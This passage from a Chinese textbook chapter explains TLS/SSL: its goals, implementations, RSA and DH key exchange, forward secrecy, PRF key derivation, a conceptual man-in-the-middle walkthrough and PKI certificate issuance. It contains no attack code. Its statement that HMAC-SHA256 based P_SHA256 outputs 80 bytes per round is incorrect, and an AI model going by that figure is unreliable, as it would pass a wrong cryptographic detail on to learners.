对于大部分开发者来说，如何正确对待 TLS/SSL 协议呢？在开发一个应用的时候，安全如果是核心目标之一，就需要考虑是否有标准的解决方案。在互联网开发中，TLS/SSL 协议是最常见的安全解决方案，需要注意的是，TLS/SSL 协议并不是唯一的解决方案，选择的时候必须清晰地认识到 TLS/SSL 的优缺点。

说了这么多，TLS/SSL 协议的普适性体现在何处呢？任何基于 TCP/IP 的网络应用，都会遇到安全问题，比如遇到中间人攻击（本章后续会讲解）、无法对对端进行身份验证、传输的数据不具备机密性，这些问题都可以使用 TLS/SSL 协议解决。

TLS/SSL 协议是一个独立的协议，完全模块化，读者即使完全不理解原理，也可以在实际应用中无缝接入。当然实际应用的时候，为了绝对安全，还是必须了解 TLS/SSL 协议的基础

本知识，现在有很多的最佳实践指导开发者配置 TLS/SSL 协议，比如使用 Nginx 部署 TLS/SSL 协议的时候，官方就有很详细的指导文档。

学习的层次有三种，以 TLS/SSL 协议举例来说，第一个层次就是阅读几篇文章搭建出一个安全的 Web 网站，虽然成功了，但是完全不明白其背后的原理，这个过程是非常痛苦的。第二个层次就是了解密码学算法的原理和作用，也了解 TLS/SSL 的原理，虽然不知道具体是如何实现的，但能搭建出一个更安全的 Web 网站。第三个层次就是知道 TLS/SSL 协议设计思路，研究过 OpenSSL 源码，这属于专家层次。

TLS/SSL 协议在实现上更多考虑安全性，效率相对是弱势，因为密码学算法尤其是公开密钥算法的运算极其缓慢，密码学的重点是安全，必须明白 TLS/SSL 协议出现的初衷。对于追求高性能的应用来说，如果觉得 TLS/SSL 协议性能不能满足需求，可以自行设计安全解决方案，但是对于大部分开发者来说，尽量选择 TLS/SSL 协议，因为其更安全。

3.1.3 TLS/SSL 协议的目标

读者在理解 TLS/SSL 协议的时候，一般都急着想了解 TLS/SSL 协议到底是怎么工作的，内部细节是怎么样的，其实应该先了解 TLS/SSL 协议在网络协议中的定位，了解 TLS/SSL 协议的核心目标。

图 3-1 所示为 TLS/SSL 协议在网络层协议中的定位。




图 3-1 TLS/SSL 协议网络层次图

通过图 3-1 可以看出，TLS/SSL 协议位于应用层协议和 TCP 之间，构建在 TCP 之上，由 TCP 协议保证数据传输的可靠性，任何数据到达 TCP 之前，都经过 TLS/SSL 协议处理。

通过图 3-1 也可以看出，对于应用层协议来说，它无须过多改变，引入 TLS/SSL 协议即可保证数据机密性和完整性。任何应用层协议（HTTP、SMTP、FTP、其他自定义应用层协议）都可以结合 TLS/SSL 协议。

TLS/SSL 协议一般构建在 TCP 之上，也可以构建在 UDP 之上，称为 DTLS（Datagram Transport Layer Security）协议，DTLS 协议在 Web 中使用得比较少。

TLS/SSL 协议有四个目标，仔细体会这些目标很重要。

- ◎ 数据是机密的：通信两端传输的数据应该是安全的，不可伪造和篡改的。
- ◎ 互操作性：TLS/SSL 协议是标准的，任何开发者基于 TLS/SSL RFC 设计规范都可以实现该协议，开发者也很容易在应用中引入 TLS/SSL 协议。
- ◎ 可扩展性：密码学算法是不断迭代的，随着时间的推移，会出现更安全的算法，为了保障持续的安全，TLS/SSL 协议允许动态地引入新的算法。由于通信体之间环境是不一样的，协议允许双方协商出都支持的密码学算法，可以说 TLS/SSL 协议是非常灵活的，TLS/SSL 协议也有很多的扩展支持扩展性。
- ◎ 效率：解决方案必须是高效的，TLS/SSL 协议涉及了很多密码学算法的运算，增加了通信延时和机器负载，这也遭到了很多人的诟病，但 TLS/SSL 协议发展到现在，有一些新的技术和解决方案在逐步提升 TLS/SSL 协议的效率。

希望读者牢记 TLS/SSL 协议的设计目标，这四个目标是大部分架构设计都要关注的点。

3.1.4 OpenSSL 和 TLS/SSL 的关系

TLS/SSL 协议是设计规范，设计规范和设计思路可以通过 RFC 文档查看，TLS/SSL 协议的具体实现有很多，比如 OpenSSL、LibreSSL、BoringSSL。虽然 OpenSSL 名声不太好，但截至目前，它还是最通用的 TLS/SSL 协议实现。

在第 2 章中，使用 OpenSSL 命令行工具演示了很多密码学算法，其实 OpenSSL 也实现了 TLS/SSL 协议，任何和密码学有关的内容都能在 OpenSSL 中找到，本书主要以 OpenSSL 库和命令行工具讲解 TLS/SSL 协议，其他 TLS/SSL 协议实现也会适当提及。

通过两个维度了解 OpenSSL，首先 OpenSSL 是一个底层密码库，封装了所有的密码学算法、证书管理、TLS/SSL 协议实现。

对于开发者来说，要做的就是正确地理解并使用底层 OpenSSL 库，OpenSSL 库包含两种类型的库。

- ◎ **crypto 库函数**：具体的密码学算法使用库，比如 MD5、RSA、DES 算法的实现，开发者可以直接使用这些库，可以理解为底层次库。
- ◎ **EVP 接口**：高层次库，基于 crypto 库函数做了进一步抽象，比如对称加密算法有很多种，为了方便调用，可以直接调用一个简单的 EVP 接口，通过接口参数就能操作各种对称加密算法。同时 EVP 接口也会基于 CPU 模式进行性能优化，比如可以通过 AES-NI 指令集加速 AES 运算。

在 PHP 语言中有专门的 OpenSSL 库，基于 OpenSSL 底层库的进一步封装，让 PHP 开发者能够使用 OpenSSL 库的所有功能。

如果读者想实现自己的密码学协议，正确地使用 crypto 库函数和 EVP 接口是一种途径，当然在开发之前，读者必须了解密码学算法的使用标准。

理解 OpenSSL 的第二个维度就是 OpenSSL 命令行工具，在第 2 章已经接触了很多 OpenSSL 命令，如果读者不是为了编写代码，而只是为了理解密码学原理和 TLS/SSL 协议，熟练掌握 OpenSSL 命令行工具是很好的一种学习方式。

OpenSSL 命令行工具有很多子命令和选项，再加上 OpenSSL 的文档并不是特别友好，对于初学者来说入门非常困难。但一旦熟练掌握命令行工具，说明读者对于密码学和 TLS/SSL 协议有了一定的了解。笔者在学习 OpenSSL 和 TLS/SSL 协议的时候，使用 Google 搜索寻找答案，但是在找到答案后，要深刻地去思考子命令和参数的含义，做到举一反三，否则永远处于不断搜索过程中。

OpenSSL 库集成在大部分操作系统中，从安全性和性能的角度考虑，尽可能使用最新版本的库，后续章节还会介绍更多的 OpenSSL 命令行工具。

3.1.5 HTTPS 和 TLS/SSL 的关系

对于大部分普通用户来说，HTTPS 这个词相对 TLS/SSL 协议更常见，那么两者的关系是什么呢？构建在 TCP 之上的应用层协议（比如 HTTP）都能结合 TLS/SSL 协议，TLS/SSL 协议和应用层协议无关，它只是加密应用层协议（比如 HTTP）并传递给下层的 TCP。

HTTP 和 TLS/SSL 协议组合在一起就是 HTTPS，HTTPS 等同于 HTTP+TLS/SSL，就是说 HTTPS 拥有 HTTP 所有的特征，并且 HTTP 消息由 TLS/SSL 协议进行安全保护。

对于 HTTP Web 服务器（比如 Nginx）来说，基于 HTTP RFC 实现了所有 HTTP 规范，在 80 端口上监听 HTTP 请求。Nginx 服务为了支持 HTTPS，需要和 HTTP 进行区分，监

听非 80 端口，默认是 443 端口。当接收到 HTTPS 请求后，Nginx 服务器处理了所有 TLS/SSL 协议通信后，再接着处理 HTTP 数据。Nginx 服务器没有自己实现 TLS/SSL 协议，调用操作系统上的 OpenSSL 库来完成 TLS/SSL 协议的工作，为了灵活使用 TLS/SSL 协议，Nginx 提供了很多指令来配置 TLS/SSL 协议。

对于客户端（比如浏览器）来说，发送 HTTPS 请求就是连接服务器的 443 端口，将所有的 HTTP 数据传递给 TLS/SSL 协议，最终由 TLS/SSL 协议传递给 TCP 传输层。浏览器一般情况不会自行实现 TLS/SSL 协议，调用操作系统上的 OpenSSL 库（也可能是其他 TLS/SSL 协议实现，取决于不同的操作系统、浏览器）完成 TLS/SSL 协议的工作。

对于服务器端的应用程序来说（比如 PHP），无须关心是 HTTPS 还是 HTTP，它完全按照 HTTP 标准处理 HTTP 头部，负责输出内容，这也体现了 TLS/SSL 协议的优势，对开发者来说完全是透明的。

3.1.6 TLS/SSL 协议的一些实现

TLS/SSL 协议有很多的实现，表 3-1 列举了主流的协议实现，读者可以有个印象。

表 3-1 TLS/SSL 协议的一些实现

实 现	开 发 者	说 明
OpenSSL	OpenSSL 工程组	TLS/SSL 协议最流行的一个实现
BoringSSL	谷歌	OpenSSL 的一个分支，主要用在谷歌的产品上，比如 Android 和 Chrome/Chromium
Network Security Services (NSS)	Mozilla	Mozilla 开发的密码库，其中包含了 TLS/SSL 协议实现，用于 Mozilla 很多产品中
LibreSSL	OpenBSD 工程组	OpenSSL 的一个分支，重构了 OpenSSL 的实现，作为 OpenSSL 的一个替代品，代码实现以安全、简洁为目标
JSSE (Java Security Socket Extension)	Oracle	Oracle 使用 Java 语言实现的 TLS/SSL 协议
GnuTLS	GnuTLS 工程组	由于 OpenSSL 库不兼容 GPL 许可证，所以 GUN 项目自行实现了一个 TLS/SSL 协议
SChannel	微软	用于 Windows 产品的一个 TLS/SSL 协议实现
Secure Transport	Apple	用于 OS X 和 iOS 的一个 TLS/SSL 协议实现
mbd TLS	ARM	一个基于嵌入式设备的 TLS/SSL 协议实现

3.2 TLS/SSL 协议背后的算法

在第2章中学习了很多的密码学算法，现在假设没有 TLS/SSL，读者如何自行设计一个加密协议呢？

TLS/SSL 协议包含以下一些关键步骤：

- ◎ 传输的数据必须具有机密性和完整性，一般采用对称加密算法和 HMAC 算法，这两个算法需要一系列的密钥块(key_block)，比如对称加密算法的密钥、HMAC 算法的密钥，如果是 AES-128-CBC-PKCS#7 加密标准，还需要初始化向量。
- ◎ 所有的加密块都由主密钥(Master Secret)生成，主密钥就是第1章中讲解的会话密钥，使用密码衍生算法(本章后续会讲解)将主密钥转换为多个密码快。
- ◎ 主密钥来自预备主密钥(Premaster Secret)，预备主密钥采用同样的密码衍生算法转换为主密钥，预备主密钥采用 RSA 或者 DH(ECDH) 算法协商而来。不管采用哪种密钥协商算法，服务器必须有一对密钥(可以是 RSA 或者 ECDSA 密钥)，公钥发给客户端，私钥自己保留。不同的密钥协商算法，服务器密钥对的作用也是不同的。
- ◎ 通过这些关键步骤，好像 TLS/SSL 协议的任务已经结束，但这种方案会遇到中间人攻击，这是 TLS/SSL 协议无法解决的问题，必须结合 PKI 的技术进行解决，PKI 的核心是证书，证书背后的密码学算法是数字签名技术。对于客户端来说，需要校证书，确保接收到的服务器公钥是经过认证的，不存在伪造，也就是客户端需要对服务器的身份进行验证。

TLS/SSL 协议核心就三大步骤：认证、密钥协商、数据加密，当然还包含很多其他的细节，如何将这三大步骤串联起来也需要艺术，接下来按照步骤详细讨论。

3.2.1 加密算法和 MAC 算法

为了对数据进行加密，可以采用对称加密算法或者公开密钥加密算法，有加密算法必定就有 MAC 算法，两者是一个整体。

在第2章中，公开密钥算法(比如 RSA 加密算法)通过两步加密方式也能完成数据加密，所谓两步加密就是客户端和服务端持有一对密钥对，在客户端和服务端连接的时候分别发送给对方，双方使用对方的公钥加密数据，双方使用自己的私钥进行解密。

使用公开密钥加密算法的缺点就是运算慢，尤其是 HTTP 传输的数据都非常大，所以在大部分 Web 应用中很少使用公开密钥算法进行加密解密运算。

唯一的可行方案就是对称加密算法，比如 AES、DES 算法。在 Web 应用中使用比较多的 MAC 算法是 HMAC 算法，比如 HMAC-SHA-1、HMAC-SHA256 算法。

本章处处可见协商两个字，所以会重点描述协商的概念，在 TLS/SSL 协议中，协商的另外一个关键名词就是密码套件（CipherSuite），协商的结果就是双方都认可的密码套件，密码套件决定了本次连接采用哪一种加密算法、密钥协商算法、HMAC 算法，是非常重要的概念，本节读者可以暂时忽略这个概念，只要知道客户端和服务端在连接阶段需要协商出双方都认可的一些密码学算法，即密码套件。

假设客户端和服务端协商出统一的加密标准是 AES-128-CBC-PKCS#7，HMAC 标准采用 HMAC-SHA256，客户端和服务端必须持有相同的 AES 密钥、HMAC 密钥、初始化向量，这些关键值称为密钥块，密钥块是动态生成的，在传输过程中必须是保密的，只有通信双方的客户端和服务端才能知晓，不能泄露。

数据传输需要加密，加密数据需要密钥，为了得到密钥，如何安全传输这些密钥呢？难道还要对密钥加密？好像走入了死循环。

在 HTTPS 协议中，客户端和服务端双方是互相不认识的，客户端可以是世界上任何一台机器上的浏览器，必须采取动态密钥分配方式，这时候密钥协商算法可以出场了。

3.2.2 密钥协商算法

不管采用哪种密钥协商算法，客户端和服务端最终会协商出预备主密钥（Premaster Secret），预备主密钥转换为主密钥，主密钥最终再转换为密钥块。

预备主密钥有几个特点：

- ◎ 每个客户端和服务端初始化连接的时候生成预备主密钥，每次的值都是不一样的。
- ◎ 预备主密钥在会话结束后（连接关闭后），会自动释放，这是很关键的特性，预备主密钥不会持久保存。
- ◎ 预备主密钥必须保证是机密的，确保攻击者无法解密出预备主密钥，也无法猜测出预备主密钥。

这三个特点很重要，如果一个预备主密钥总是不变化（或者变化很小），那么攻击者可以截获预备主密钥，反复利用。预备主密钥也不应该保留在机器上（客户端和服务端），仅仅保存在内存中，攻击者即使攻击了机器，也不会获取到预备主密钥。

那么在某个连接中，客户端和服务端使用哪种密钥协商算法呢？使用何种密钥协商算法也是由客户端和服务端共同决定的，或者说由密码套件决定，对于 HTTPS 来说，在连接阶段必须协商出一个双方认可的密码套件，密码套件是各个密码学算法组合。

在 HTTPS 中，一般采用 RSA 或者 DH 算法协商预备主密钥，接下来分别进行描述。

1) RSA

大概的流程如下：

- ◎ 客户端向服务器端发起连接请求，服务器端发送 RSA 密钥对的公钥给客户端。
- ◎ 客户端通过随机数生成器生成一个预备主密钥，用服务器的公钥加密并发送给服务器端。
- ◎ 服务器解密预备主密钥，假如能够正确解密，则说明客户端和服务端共同协商出一个预备主密钥。

2) DH 算法

DH 算法最大的优点就在于预备主密钥是客户端和服务端共同计算出来的，只有经过消息互换才能计算出预备主密钥，大概的流程如下：

- ◎ 客户端向服务器端发起连接请求。
- ◎ 服务器端生成一个 RSA 密钥对，并将公钥发送给客户端。
- ◎ 服务器端生成 DH 参数和服务器 DH 密钥对，用 RSA 私钥签名 DH 参数和服务器 DH 公钥，最后将签名值、DH 参数、服务器 DH 公钥发送给客户端。
- ◎ 客户端通过服务器 RSA 的公钥验证签名，获取到 DH 参数和服务器 DH 公钥。
- ◎ 客户端通过 DH 参数生成客户端的 DH 密钥对，并将客户端 DH 公钥发送给服务器端。
- ◎ 客户端通过客户端 DH 私钥和服务器端 DH 公钥计算出预备主密钥。
- ◎ 服务器端接收到客户端的 DH 公钥，结合服务器的 DH 私钥计算出预备主密钥。
- ◎ 最终客户端和服务端计算出的预备主密钥能够保持一致。

在第2章也讲解过 DH 密钥协商算法的流程，在本节也讲解了 DH 密钥协商算法，那么这两个流程的区别在哪儿呢？和 RSA 密钥协商算法的区别在哪儿？

- ◎ 在 HTTPS 中，服务器在发送 DH 参数和服务器 DH 公钥之前会对这两个值进行签名运算，确保传递的值没有被篡改和伪造，也可以看出 HTTPS 就是使用多种

算法确保安全性。

- ◎ 在 HTTPS 中，使用 DH 密钥协商算法需要客户端和服务端经过多次通信才能协商出预备主密钥，而 RSA 密钥协商算法只要很少的步骤就能协商出。

DH 密钥协商算法有两种形式，分别是静态 DH 算法和临时 DH 算法。

(1) 静态 DH 算法

由于通过 DH 参数生成 DH 密钥对需要时间，从效率的角度看，服务器每次发送的 DH 参数和 DH 公钥可以是一样的，这种方式不能提供前向安全性。在 HTTPS 中（不是 TLS/SSL 协议），DH 参数和服务端 DH 公钥是保存在证书中的（不用着急，接下来就会讲解证书）。

(2) 临时 DH 算法（EDH 算法）

通信双方每次连接的时候，服务器通过 DH 参数生成的服务器 DH 密钥对是不一样的，在会话结束后，服务器 DH 密钥对也会失效，这种方式能提供前向安全性。

3.2.3 前向安全性

前向安全性（Perfect Forward Secrecy）是 TLS/SSL 协议中很重要的一个话题，必须充分理解。RSA 密钥协商算法和静态 DH 算法都不能确保前向安全，接下来分别讲解。

1) RSA 密钥协商算法

RSA 密钥协商算法的关键在于服务器的密钥对（比如 RSA 密钥对），尤其是私钥，因为只有拥有私钥的服务器端才能反解出预备主密钥。一旦 RSA 密钥对的私钥泄露了，就会产生很严重的问题，攻击者的攻击手段是非常丰富的，具体的攻击过程如下。

- ◎ 客户端和服务端协商出一个预备主密钥，然后转换成多个密钥块，后续所有数据都会用密钥块加密保护。
- ◎ 攻击者由于没有服务器的私钥，所以很难进行攻击，但是攻击者可以截获所有的通信数据并保存下来。
- ◎ 过了一段时间，服务器的私钥由于一些原因被泄露了，服务器管理员立刻生成新的密钥对，看起来好像问题并不大，因为攻击者无法获取新的私钥。
- ◎ 但是攻击者截获了很多历史通信数据，可以通过泄露的私钥计算出历史通信数据的加密密钥块，此时所有历史通信数据将被解密。

这就是前向安全性，由于私钥的泄露导致所有历史通信被解密。

2) 静态 DH 算法

静态 DH 算法也不能保证前向安全性，具体的攻击过程如下。

- ◎ 客户端连接至服务器端，服务器因为效率的原因，每次发送的 DH 参数和服务器 DH 公钥都是相同的。
- ◎ 攻击者由于没有客户端和服务器的 DH 私钥，所以无法对预备主密钥进行攻击，也就不能解密通信数据，但是攻击者可以截获所有的通信数据并保存下来。
- ◎ 客户端的 DH 密钥对是不会保存的，也就是保存在内存中，一旦协商出预备主密钥就会主动删除，所以攻击者很难攻击客户端的 DH 私钥。
- ◎ 对于静态 DH 算法来说，服务器的 DH 参数和 DH 密钥对会保存在服务器上，一旦 DH 私钥泄露，攻击者就能破解出预备主密钥，所有的历史通信数据就会被破解。

对于动态 DH 算法来说，客户端每次连接的时候，DH 密钥对都是重新生成的，即使在某次连接中泄露了，也仅仅会导致本次连接中的加密数据被破解，安全风险相对较小。

3.2.4 密钥衍生算法

机密性和完整性需要的密钥块是通过密钥衍生算法计算出来的，而且需要经过两次运算：

- ◎ 预备主密钥转换出固定长度的主密钥。
- ◎ 主密钥转换出任意数量、任意长度的密钥块。

本质上可以使用任意的方式转换出密钥块，在密码学中有专门的密码衍生算法 (KDF) 来完成密钥推导的工作，比如 PBKDF2，但是 PBKDF2 函数运算速度较慢，在 TLS/SSL 协议中没有可行性，TLS/SSL 协议中使用一种称为 PseudoRandom Function (PRF) 的函数进行密码块的推导，该算法和 HMAC 算法一样，使用 HASH 算法作为加密基元。

在 TLS/SSL 协议中密钥衍生算法的特点如下：

- ◎ 密钥块的个数和密钥块的长度都依赖于协商出来的对称加密码算法和 HMAC 算法，也就是由密码套件决定。
- ◎ 密钥衍生算法的输入参数包含输入值和 salt，如果输入值和 salt 是一样的，则输出也是一样的。对于客户端和服务端来说，每一次连接的 salt 是变化的，但是为了保证输出结果是一致的，客户端和服务端持有的 salt 值是相同的。

PRF 算法需要输入三个参数，即 PRF (secret,label,seed)，其中 secret 就是输入值，label

是一个固定标识符，seed 就是上面提到的 salt，是一个随机值。运行该函数后能输出任意长度的一个值，那么是如何做到输出任意长度的呢？PRF 函数实际是对 P_hash 的函数的一个封装，P_hash 算法是对 HMAC_hash 函数的迭代，HMAC_hash 函数本质是一个 HMAC 算法。

假设在 TLS/SSL 协议中，客户端和服务端协商出 PRF 算法的加密基元是 SHA256 算法，P_hash 代表的算法就是 P_SHA256 算法，P_SHA256 算法是对 HMAC_SHA256 的迭代。

$$\begin{aligned} P\_hash(secret, seed) = & HMAC\_hash(secret, A(1) + seed) + \\ & HMAC\_hash(secret, A(2) + seed) + \\ & HMAC\_hash(secret, A(3) + seed) + \dots \end{aligned}$$

HMAC_hash 函数是一个 HMAC 函数，能够输出固定的长度，为了计算出任意长度的输出可以迭代多次，那么 A(i)是什么呢？其实还是一个 HMAC_hash 函数。

$$\begin{aligned} A(0) &= seed \\ A(i) &= HMAC\_hash(secret, A(i-1)) \end{aligned}$$

最终 PRF 函数就相当于下面的一个公式：

$$PRF(secret, label, seed) = P\_<hash>(secret, label + seed)$$

现在举个例子，如果采用的 PRF 算法基于 SHA256 算法，那么就相当于运行 P_SHA256 函数，它的输出是 80 个字节，现在假设要推导出一个 240 字节长的密钥块，那么运行三次 HMAC_SHA256 函数即可，这个 240 字节长的密钥块就包含了对称加密算法的密钥、HMAC 算法的密钥、初始化向量，从密钥块中切割即可得到这些值，是不是很方便？

在 TLS/SSL 协议中 Hash 算法非常重要，它可以间接决定 HMAC 和 PRF 算法采用何种具体的 HASH 算法，而且这个 HASH 算法是由客户端和服务端协商出来的，属于密码套件的一部分，又一次提到了协商。

在 TLS/SSL 协议中，每次生成的预备主密钥是不一样的，即使一样，最后推导出来的主密钥和密钥块也是不一样的，关键就在于 PRF 函数的 seed 值是随机数，客户端和服务端各自生成一个随机数，组合起来就是 seed 值，因为每次 seed 值不一样，所以能够推导出完全不一样的主密钥、密钥块。

3.2.5 中间人攻击

通过 RSA 或者 DH 密钥协商算法，服务器需要提供一对密钥，可以是 RSA 密钥对或者 ECDSA 密钥对，上面的方案看上去无懈可击，却存在最致命的问题，那就是中间人攻击。

所谓中间人攻击就是服务器传递给客户端的公钥可能被攻击者替换，这样安全性就荡然无存了。接下来用例子说明如何产生攻击，例子中使用 RSA 密钥协商算法协商出密钥块，然后客户端和服务端分别使用 AES 对称加密算法结合密钥块加密解密数据。

通过图 3-2 可以了解中间人攻击过程如下。




图 3-2 中间人攻击

- ◎ 客户端向服务器端发起连接请求，期望获取服务器的 RSA 公钥，攻击者劫持了这个请求。
- ◎ 攻击者自己生成一对 RSA 密钥对，然后将攻击者的 RSA 公钥发送给客户端。
- ◎ 攻击者然后再向服务器端发送请求，服务器生成 RSA 密钥对，将 RSA 公钥发送给客户端，实际上是发送给攻击者。
- ◎ 客户端通过攻击者的公钥加密密钥块并发送给服务器，实际上是发送给攻击者。
- ◎ 攻击者用自己的 RSA 私钥解密了密钥块 A，然后自己生成一个密钥块 B，用服务器的 RSA 公钥加密后发送给服务器端。
- ◎ 服务器端接收到请求后，用自己的 RSA 私钥解密出攻击者的密钥块 B。
- ◎ 客户端使用攻击者的密钥块 A，采用 AES 算法加密数据并发送给服务器端，实际上是发送给攻击者。

- ◎ 攻击者使用自己的密钥块 A、采用 AES 算法解密出明文，客户端相当于泄露了隐私，攻击者使用密钥块 B，采用 AES 算法加密明文后发送给服务器。
- ◎ 服务器使用密钥块 B，采用 AES 算法加密数据并发送给攻击者。
- ◎ 攻击者使用密钥块 B，采用 AES 算法解密出明文数据，此时客户端和服务器的加密数据被成功破解。

这就是中间人攻击者，在 TLS/SSL 协议中，客户端无法确认服务器端的真实身份，客户端访问 `https://www.example.com`，接收到一个服务器公钥，但是无法确认公钥是不是真正属于 `www.example.com`。公钥只是一串数字，需要有一种手段去认证公钥的真正主人，解决方案就是 PKI。

公开密钥算法中，所有的网络通信都会存在中间人攻击，这是务必要记住的一点，在 HTTPS 协议中必须引入 PKI 技术解决身份验证的问题，PKI 技术的核心就是证书。

3.2.6 PKI

首先明确一点，PKI 技术不是 TLS/SSL 协议的一部分，但是在 HTTPS 中，必须引入 PKI 技术才能保证安全。简单地说，PKI 技术能够确保客户端接收到的服务器公钥（比如 `www.example.com` 网站的公钥）确实是 `www.example.com` 网站的公钥。

比如 SSH 协议，它也可以引入 TLS/SSL 协议，从而保护数据传输安全，但 SSH 协议没有 HTTPS 中的身份验证机制，使用者使用 SSH 客户端连接到 SSH 服务器端，SSH 服务器端向 SSH 客户端发送服务器公钥，SSH 客户端是无法自动确认服务器的真实身份的，只能由操作者自行判断该公钥是不是属于该服务器，如果操作者疏忽，信任了攻击者发送的公钥，那么 SSH 客户端后续其实是和中间人在通信。

在解释 PKI 之前，难道就没有其他身份认证的解决方案吗？读者可能想到一种解决方案，服务器可以在自己的网站上公示自己的公钥，客户端连接到服务器端后，服务器会发送公钥，客户端接收到该公钥后，可以和网站公示的公钥进行比较，以便确认收到的公钥是不是服务器的真正公钥，好像是个好方法，但存在以下一些问题：

- ◎ 浏览器不是人，是机器，无法知道每个网站在何处公示了公钥，没有统一的标准去获取公示的密钥。
- ◎ 假设网站有统一的标准公示服务器公钥，比如在网站的特定页面部署，但该页面本身也可能受到劫持，如果攻击者篡改了该页面，在页面上放置了攻击者的公钥。客户端连接服务器端的时候，接收到的公钥和页面公示的公钥实际上都被劫持了，而且是一致的，客户端误认为身份校验是成功的，但最终还是受到中间人攻击。

这个方案虽然不可行，但是却有 PKI 技术的雏形，在讲解 PKI 之前，用一个现实的例子来说明什么是 PKI。

在中国，某个公民去银行办理业务，银行首先需要确认公民的身份，可是公民无法自己证明自己。国家的管理机构想到了一个好的方法，每个公民都要遵纪守法，为了确认公民的身份，国家给每个公民发了一张身份证，身份证上包括公民的姓名、年龄、地址、身份证号等关键信息。公民去银行办理业务的时候，使用身份证证明自己的身份，可为什么银行一定要信任身份证呢？因为身份证是国家签发的，身份证具有法律效应，银行机构作为这个法治国家的一部分，必须信任国家，这是基础条件，所有的信任都有一个基本前提。

但是身份证只是一张卡片，卡片可能被伪造（想到中间人攻击了吗？），实际上身份证的签署有复杂的技术基础，银行有专门的技术去校验身份证的真伪。

总结来说，银行充分信任国家这个监管机构，也信任国家签发的身份证，一旦公民和身份证确认是一致的，等于是确认了公民的真实身份。如果公民拿着中国的身份证去国外银行办理业务，国外银行是不能进行身份认证的，原因就在于国外银行只信任本国的法律，没有义务信任别国的制度，这也进一步证明信任是相对的，是建立在一定基础上的。

回到 PKI 技术上，PKI 是一个很宽泛的概念，为了保障双方安全的通信，必须依赖于 PKI 技术。PKI 由多个不同的组织构成，组织必须基于一定的信任基础，主要由以下几部分组成。

- ◎ 服务器实体：公民相当于服务器实体，服务器实体就是 HTTPS 网站的提供者。
- ◎ 客户端（浏览器）：银行相当于客户端（浏览器）。
- ◎ CA 机构：在 HTTPS 中，国家相当于 CA 机构，CA 机构会向服务器实体签发一张证书（身份证）。

和身份证一样，CA 机构会签发一张证书（可以理解为就是一张身份证），证书中包含了一些关键信息，比如服务器的主机、服务器的公钥。

浏览器基于对 CA 机构的信任，有方法校验服务器的身份，和身份证不一样的是，互联网上的证书就是普普通通的文件，客户端如何校验证书呢？如何确认用户的身份呢（银行校验身份证的技术）？解决方案就是数字签名技术。

CA 机构也拥有一个密钥对，比如 RSA 密钥对（与服务器的 RSA 密钥对没有任何关系），它用私钥对证书进行数字签名，将签名的证书发送给服务器。浏览器再连接服务器，服务器发送证书给浏览器，浏览器拥有 CA 机构的公钥（内嵌在浏览器中），然后校验证书的签名，一旦校验成功，就代表这个证书是可信的 CA 机构签发的。

成功验证签名只能表示该证书是 CA 机构签发的，并不代表确认了身份，浏览器会继续校验，比如用户访问的网址是 `https://www.example.com`，浏览器接收到服务器发送过来的证书，验证签名后，发现证书包含的域名也是 `www.example.com`，代表校验身份成功，最后浏览器从证书中获取服务器的公钥，用来进行密钥协商。

聪明的读者会想，浏览器为了校验签名，需要 CA 机构的公钥，这个公钥如何获取？会不会遇到中间人攻击，其实浏览器集成了 CA 机构的根证书，根证书包含了验证签名的公钥，如果 CA 机构的根证书没有集成在浏览器中，那么浏览器就不会信任该证书，无法进行签名验证，这就是信任基础，浏览器会信任 CA 机构（确切地说是信任 CA 机构的公钥）。

PKI 技术的核心是证书，获取证书的过程很严谨，CA 机构务必严格校验服务器实体的身份。如果攻击者伪造了服务器实体（比如 `www.example.com`）的身份，以 `www.example.com` 的名义向 CA 机构申请证书，一旦 CA 机构没有充分校验申请者的真实身份，给攻击者签发了 `www.example.com` 主机的证书，带来的危害是极大的，受害者不仅仅是服务器，也包括 CA 机构本身，CA 机构的品牌就是浏览器对它的信任，一旦失去信任基础，这个 CA 机构也就失去了生存基础，浏览器就会取消该 CA 机构的根证书。

申请证书流程是非常复杂的，大体流程如下：

- ◎ 服务器实体希望发布一个 HTTPS 网站（`https://www.example.com`）。
- ◎ 服务器实体生成公开密钥算法的一对密钥，比如一对 RSA 密钥。
- ◎ 服务器实体生成一个 CSR（Certificate Signing Request）文件，CSR 是证书签名请求文件，其中包含的重要信息是网站的域名（`www.example.com`）、RSA 密钥对的公钥、营业执照，然后将 CSR 文件发送给 CA 机构申请证书。
- ◎ CA 机构收到 CSR 文件后，核实申请者的身份，最简单的核实就是校验域名（`www.example.com`）的拥有者是不是证书申请者。
- ◎ 一旦审核成功，CA 机构用自己的密钥对（比如 ECDSA 密钥对）的私钥签名 CSR 文件的内容得到签名值，然后将签名值附在 CSR 文件后面得到证书文件，证书文件中除了包含申请者的信息，还包括 CA 机构的信息，比如包括 CA 机构采用的签名算法（本例中就是 ECDSA 签名算法）、CA 机构的名称。
- ◎ 最终 CA 机构将证书文件发送给服务器实体。

接下来看看客户端如何校证书，大体流程如下：

- ◎ 浏览器向服务器端发送连接请求 `https://www.example.com`。
- ◎ 服务器接收到请求后，将证书文件和 RSA 密钥对的公钥发送给浏览器。

